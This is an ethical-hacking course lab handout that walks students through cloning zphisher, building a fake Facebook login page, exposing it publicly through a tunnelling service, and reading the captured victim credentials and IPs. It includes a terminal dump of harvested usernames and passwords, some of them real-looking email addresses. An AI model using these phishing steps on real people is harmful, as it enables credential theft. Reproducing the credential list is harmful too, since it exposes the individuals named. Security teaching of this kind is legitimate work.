

LESSON TITLE:**Lab – Hacking Group Thallium****WARNING:**

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

- ☐ Beginner
☒ Intermediate

Time Required: 120 minutes☐ Advanced**Audience:** ☒ Instructor-led☐ Self-taught**Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:**

Demonstrate the creation and execution of Phishing page and localhost port forwarding

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

In this lab, we will be creating phishing page with the help of zphisher or you can use any GitHub phishing tool which has ability to create it on localhost. Further, downloading localtunnel and port forwarding the localhost link to world.

Systems and Tools Used:

- Kali Linux (*u: root, p: toor*)
 - zphisher
 - localtunnel
- Windows 7 SP1 (*u: administrator, p: Pa\$\$w0rd*)
- **Power down all other systems**

MAKE SURE YOUR KALI LINUX IS UPDATE TO LATEST VERSION

INORDER TO UPDATE KALI LINUX PLEASE FOLLOW THE STEPS IN TERMINAL

RUN THIS COMMAND IN TERMINAL >

gedit /etc/apt/sources.list

COPY 4 lines BELOW and delete everything which exist in previous file.

See

deb http://http.kali.org/kali kali-rolling main contrib non-free

Additional line for source packages

deb-src http://http.kali.org/kali kali-rolling main contrib non-free

MAKE SURE TO SAVE IT AFTER PASTING IT

Update command

RUN THIS COMMAND IN TERMINAL >

wget -q -O - <https://archive.kali.org/archive-key.asc> | apt-key add

RUN THIS COMMAND IN TERMINAL >

Sudo apt update

RUN THIS COMMAND IN TERMINAL >

Sudo apt full-upgrade y

1. Spear Phishing?

- Spear-Phishing Is a targeted attempt to steal sensitive information such as account credentials or financial information from a specific victim, often for malicious reasons and achieved by acquiring personal details on the victim such as their friends, employer, locations they frequent and what they have recently bought online.

2. How Spear-Phishing works?

- Spear-Phishing attackers target victims who put personal information on the internet. They might view individual profiles while scanning a social networking sites. From a profile, they will be able to find a person's email address, friends list, geographical location. With all of this information, the attacker would be able to act as a friend or familiar entity and send a convincing but fraudulent message to their target.

3. Avoid Spear-Phishing.

- Make sure that we have configured privacy settings to limit what others can see.
- Every password that you have should be different from the rest – passwords with random phrases, numbers, and letters are the most secure.
- Frequently update the software.
- Do not click links in emails.
- Implement a data protection program at organization.

Module Activity Description:

Part Zero: Set up Localhost Phishing Page


- git clone <http://github.com/htr-tech/zphisher.git>

```
root@kali-linux-vm:~# git clone http://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
warning: redirecting to https://github.com/htr-tech/zphisher.git/
remote: Enumerating objects: 1794, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 1794 (delta 2), reused 5 (delta 2), pack-reused 1786
Receiving objects: 100% (1794/1794), 28.69 MiB | 10.98 MiB/s, done.
Resolving deltas: 100% (805/805), done.
root@kali-linux-vm:~#
```


- cd zphisher

```
root@kali-linux-vm:~# cd zphisher/
root@kali-linux-vm:~/zphisher#
```


- `chmod +x zphisher.sh`
- `bash zphisher.sh`




- select 01 (FACEBOOK)




- select 01 (Traditional Login)





- select 01 (localhost) and select “N” for custom port





Open 127.0.0.1:8080 in mozilla firefox





Note: The ip address of victim is stored in ip.txt and username and password is stored in username.dat.

Question 1: if git cloning or git clone git://github.com/htr-tech/zphisher.git does not work then what to do?

Answer:

Question 2: Is the following command correct? if yes write yes, if no then write correct command.

#sudo zphisher.sh

Answer:

Question 3: bash ./zphisher.sh: Permission denied. Why this is being shown? What is the solution?

Answer:

Select any platform to create fake web platform for victim and make sure to select localhost option [For Devs Only] on another screen.

Question 4. What is phishing and what tool was used to perform phishing attack?

Answer:

Question 5. Paste a screen shot of the fake phishing page from localhost which is “127.0.0.1”


Answer:

Question 6: Where are the victim credentials stored? What info are stored?

Answer: Inside zphisher folder, auth subfolder. In the username.dat file, victim's ID and password are captured.

Question 7: Where is password stored and also provide screenshot of "username.dat" file?

Answer: Emails and Password are stored in username.dat file.

A screenshot of a Linux terminal window. The window title is "root@kali: ~/zphisher". The terminal shows the command "cat usernames.dat" being executed. The output lists various usernames and passwords, including Facebook and Netflix accounts. The terminal text is as follows:

```
root@kali:~/zphisher# cat usernames.dat
Facebook Username: dipen@nkajsdnsak.com Pass: password$$$$$Phishing is success
Facebook Username: sat@kum.com Pass: dddddd
Facebook Username: sam1@gmail.com Pass: rrrrrr
Facebook Username: that@gmail.com Pass: test1
Facebook Username: test2@gmail.com Pass: test2
Facebook Username: sam@gmail.com Pass: test45
Facebook Username: chaitu.mungi@gmail.com Pass: Dhruve_12345
Facebook Username: sathish.ap@gmail.com Pass: test45
Facebook Username: dipenbhuv31@gmail.com Pass: oo
Netflix Username: Cc@ga.com Pass: dipns
Facebook Username: asss Pass: tys
Facebook Username: Dipenbhuv111 Pass: it works!!!!
Facebook Username: test1 Pass: test23
Facebook Username: sat@gmail.com Pass: test23
Facebook Username: testoct27@gmail.com Pass: test456
Facebook Username: dipen here Pass: it working
Facebook Username: csuohio@gmail.com Pass: csuohio
Facebook Username: razib@email.com Pass: q2345677
Facebook Username: kabali@king.com Pass: Number1
Facebook Username: vijaykrushna@gmail.com Pass: sssssss
Facebook Username: add Pass: addd
root@kali:~/zphisher#
```

Question 8: What information are captured in the IP.txt file?

Answer: IP and user agent (Firefox, Chrome or any other used browsers).

Question 9: Can you capture / track the IP of the victim? If yes, where is it located?

Answer: Yes, It is in auth folder (inside zphisher), inside IP.txt file.

Part One: Port Forwarding with Zphisher


Port forwarding is a technique used to redirect network traffic from a specific port on one machine to another port on a different machine. In the context of localxpose, a service that allows you to expose local servers to the internet, port forwarding becomes a way to make your localhost accessible from an external network. This can be extremely useful for testing, development, or even production scenarios where you need to share a local resource with a broader audience.

Port Forwarding in LocalXpose

LocalXpose uses a client-server architecture. When you run the LocalXpose client on your machine, it creates a secure tunnel between your localhost and the LocalXpose server. This tunnel is established over a specific port. Once the tunnel is active, anyone can access your localhost by going to the unique URL provided by LocalXpose, which is mapped to your localhost through the tunnel.


In conclusion, port forwarding via LocalXpose is a convenient way to expose your localhost to external networks, but it comes with its own set of challenges and considerations, particularly in the context of security and compliance.

